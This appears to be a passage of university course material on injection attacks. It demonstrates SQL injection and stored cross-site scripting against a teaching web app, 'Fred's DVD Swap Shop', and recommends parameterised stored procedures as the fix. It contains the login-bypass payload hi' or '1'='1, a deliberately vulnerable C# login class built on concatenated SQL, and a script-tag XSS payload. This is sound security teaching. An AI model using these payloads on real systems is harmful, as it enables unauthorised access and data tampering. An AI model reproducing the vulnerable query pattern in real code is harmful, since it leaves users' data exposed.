Injection Attacks

What is an injection attack?

If I want to gain control of a system and don't have access to the password there is another approach; that is try and manipulate the code running the system, or even better insert your own code into the system to gain control.

An injection attack is a form of attack where the attacker's code is "injected" into the system such that it compromised system security.

There are two forms of attack we will look at:


1. SQL Injection
2. Cross Site Scripting

SQL Injection

SQL injection is possibly the first port of call to try, to see if you can access a system.

So far with the DVD Swap Shop we have set about implementing rudimentary security measures to control access to the system.

The most common way of doing this is to include a log-in facility so that we are able to authenticate who may or may not use the system.




The problem is that without designing the code correctly this has the potential to open up large security vulnerabilities.

Take a look at the following section of text…

hi' or '1'='1

It seems innocuous on face value but this short section of text could turn out to be a key to compromise a supposedly secure system.

What happens is that the section of text is used on the login for both username and password in the program like so…


Fred's DVD Swap Shop

Search [Search] [Clear] 6 record(s) found

Blade Trinity
Pulp Fiction
Seven
Shirley Valentine
The Amazing Mr Blunden
X Men


[Sign up]

EMail Address: hi' or '1'='1

Password: •••••••••••••

[Login] [Resend Password] [Fred's Wish List] [About]

What should happen is that the system should tell you that the login is unauthorised. What actually happens is that it logs you in as a valid user of the system.


Fred's DVD Swap Shop

Search [Search] [Clear] 6 record(s) found

Blade Trinity
Pulp Fiction
Seven
Shirley Valentine
The Amazing Mr Blunden
X Men

Title of the DVD you wish to offer me

Description of your offer

[Submit Offer]

[Change Password] [Fred's Wish List] [About] [Manage Swaps] [Logout]

What is worse is that it hasn't just allowed you access it has in fact logged you in as the administrator!

So what is going on?

The Problem of Concatenated SQL

A successful SQL attack relies on a single design flaw, that is concatenated SQL.

As you are aware by now, SQL is a language designed for querying database and stands for Structured Query Language. It is most commonly abbreviated to the three letters SQL or Sequel (as in Sequel Server)

Concatenation is the process of joining smaller strings together to form larger strings.


For example take a look at the following C# code…

```
        string FirstString = "Hello";
        string SecondString = "World";
        string ThirdString = FirstString + " " + SecondString;
```

Running this code would result in the variable ThirdString being assigned the value “Hello World” (with a space inserted).

Concatenated SQL is a very common way of developing database systems for the web.

For example this code checks to see if there is a record matching the user name and password entered during the login process.



```
1 reference
public clsUser(string EMail, string Password)
{
    //get the details for this user
    Users = new clsDataConnection("select * from Users where EMail = '" + EMail + "' and UserPassword = '" + Password + "'");
    //if there is one user found
    if (Users.Count > 0)
    {
        //flag authenticated as true
        mAuthenticated = true;
        //store the email address
        mEMail = Convert.ToString(Users.DataTable.Rows[0]["EMail"]);
        //store the first name
        mFirstName = Convert.ToString(Users.DataTable.Rows[0]["FirstName"]);
        //store the User no
        mUserNo = Convert.ToInt32(Users.DataTable.Rows[0]["UserNo"]);
        //mLastName = Users.RecordNumber(0).Item("LastName")
        mAdmin = Convert.ToBoolean(Users.DataTable.Rows[0]["Administrator"]);
    }
    else
    {
        //else flag authenticated as false
        mAuthenticated = false;
    }
}
```

The section of code that is allowing this SQL injection attack to happen is below

select * from Users where EMail = '" & EMail & "' and UserPassword = '" & Password & "'"

For example if we log in to the system using the following user name and password...

User name	mjdean@dmu.ac.uk
Password	password123

The programming language replaces the key words EMail and Password with the values entered by the user.

select * from Users where EMail = 'mjdean@dmu.ac.uk' and UserPassword = 'password123'"

This SQL selects all of the users matching that email and password.

We then test the count of users found and if it greater than zero, we assume the details to be valid and allow the login.

So what happens if we enter hi' or '1'='1

In this case the SQL concatenates to the following...

select * from Users where EMail = 'hi' or '1'='1' and UserPassword = 'hi' or '1'='1'

What has happened is that the single speech mark has terminated the strings early and since 1 always equals 1 we return all of the records in the user table.

As before there are more than zero records so it logs the user in as the first record in the table.

Since the first user on any system is often the administrator we suddenly have admin rights in the application.


Preventing SQL Injection Attacks – Parameterised Stored Procedures

The number one method of preventing these kinds of attacks is to never use concatenated SQL.

The alternative is to make use of parameterised stored procedures.

With the work in other modules you will already have made use of parameters in your stored procedures without realising the importance of them.


For example the following is the SQL for your very first stored procedure in Visual Web called sproc_tblAddress_Delete…



```
CREATE PROCEDURE [dbo].sproc_tblAddress_Delete

--this stored procedure is situated in the data layer (App_Data folder)

--this stored procedure is used to delete a single record in the table tblAddress
--it accepts a single parameter @AddressNo and returns no value

    --declare the parameter
    @AddressNo int

AS
    --delete the record in tblAddress specified by the value of @AddressNo
    delete from tblAddress where AddressNo = @AddressNo;
```

Notice the parameter @AddressNo which is used in the delete SQL at the bottom of the code. Rather than concatenating the parameter into the SQL we use it directly.

By making use of stored procedures in this way we add an extra layer of security to the system…



```
Stored Procedures
    sproc_tblAddress_Delete
    sproc_tblAddress_FilterByAddressNo
    sproc_tblAddress_FilterByPostCode
    sproc_tblAddress_Insert
    sproc_tblAddress_Update
    sproc_tblCounty_SelectAll
Functions
```

It is also important to appreciate that using concatenated SQL even at the level of stored procedures still opens up the same vulnerability!

Other Uses for SQL Injection

The example above is a simple illustration of how such attacks work. The problem is that as soon as you are in a position of running SQL on the system you are potentially able to manipulate the database in any way you like. For example you could use the SQL “drop table” i.e. to delete entire tables from the system. You could use the “delete” command to delete records.

Cross Site Scripting Attack

To make a scripting attack work, you need to find a way of inserting your code into a data entry form which the system then saves for execution later.

Java Script

Java script is a very common tool for doing this. It is a client side language in that it runs in the browser. The idea is that if I can insert some java script into the system I can force it to run my code on the client. Typical uses for this is to manipulate the interface such that we capture some data and re-direct it for use later or add some functionality that results on a malicious attack on the user’s own local computer.

With Basic Protection Turned on…

Before we look at a successful attack we will look at one that fails, to get a sense of what we are trying to achieve.

First we need some java script that we want to execute on the client’s machine. Remember this being client side code means it runs on the browser, not at the server!

The following line of code will do fine…


```
<script>alert(“this must not run!”);</script>
```

The script tag is a standard part of HTML 5 that allows us to mark up sections of code that will run in the browser. This is often used to create fancy menus, scrolling effects or even full blown games.

The java script we are testing uses the alert facility of the language…

```
alert(“this must not run”);
```

If this code runs then it will generate a pop up window in the browser like so…




this should not run

If the attack has got that far then it is pretty much game over for the system’s security.

First off we need to log into the system such that we have access to a data entry form. We don’t in fact need a dodgy password at this stage we can sign up as a perfectly legitimate user of the system.

For example we could make an offer on the X Men DVD.


Fred's DVD Swap Shop

Search [ ] Search Clear 6 record(s) found

Blade Trinity
Pulp Fiction
Seven
Shirley Valentine
The Amazing Mr Blunden
X Men

First (and second best) part of the X Men saga

Title of the DVD you wish to offer me


ddcdcdd

Description of your offer

```
<script>alert("this should not run");</script>
```

Rather than entering a valid offer we type some rubbish into the title field and the java script code with tags into the description.

What should happen when the submit button is press is an error message is displayed by the server indicating this could be a malicious attack…




```
Server Error in '/Widget Swap' Application.

A potentially dangerous Request.Form value was detected from the client (txtDescription="<script>alert("this ...").

Description: Request Validation has detected a potentially dangerous client input value, and processing of the request has been aborted. This value may indicate an attempt to compromise the security of your application, such as a cross-site scripting attack. To allow pages to override application request validation settings, set the requestValidationMode attribute in the httpRuntime configuration section to requestValidationMode="2.0". Example: <httpRuntime requestValidationMode="2.0" />. After setting this value, you can then disable request validation by setting validateRequest="false" in the Page directive or in the <pages> configuration section. However, it is strongly recommended that your application explicitly check all inputs in this case. For more information, see http://go.microsoft.com/fwlink/?LinkId=153133.

Exception Details: System.Web.HttpRequestValidationException: A potentially dangerous Request.Form value was detected from the client (txtDescription="<script>alert("this ...").

Source Error:
```

But what if the security settings were wrong?

In the above example it assumes that the designers of the system have set up the security configuration correctly but what happens if this is not the case?

The attacker would enter the suspicious data as before…


Fred's DVD Swap Shop

Search | Search | Clear | 6 record(s) found

Blade Trinity
Pulp Fiction
Seven
Shirley Valentine
The Amazing Mr Blunden
X Men

First (and second best) part of the X Men saga

Title of the DVD you wish to offer me

ddcdcdd


Description of your offer

```
<script>alert("this should not run");</script>
```

Submit Offer

Change Password
Fred's Wish List
About
Manage Swaps
Logout

They press submit and the following message is displayed…


Submit Offer

An Email has been sent to the site owner notifying them of your offer.


This is good sign for the attacker and a bad sign for the writer of the system!

So when does the code execute?


The thing about this kind of attack is that the code may not execute instantly, but lurk in the system waiting to be triggered.

Since this code was injected as part of making an offer it will only be triggered once the person offering the X Men DVD goes to investigate the nature of the swap on offer.

They will get an email, they will login to the system and they will open the page for managing swaps…



Which displays the following…



Swap Manager

My Swaps

Blade Trinity
Pulp Fiction
Seven
Shirley Valentine
The Amazing Mr Blunden
X Men 1 offer(s)

Offers on this item


Noting there is one offer on the X Men DVD they will need to click the entry to see what the offer is…


Offers on this item

ddcdcdd

This will display the rather suspicious looking swap called "ddcdcdd" (perhaps a Russian science fiction film?)

To accept or reject the offer they need to click the entry to find out more details. At this point the injected code will run…



is item

ils

1956@outlook.com


this should not run

This example illustrates how it is possible to insert some code into the system, even a simple alert message.

There are two things to note about this attack.

The Attack at the Data Layer

If we open up the database in the Offer table we can see the data in the new record…



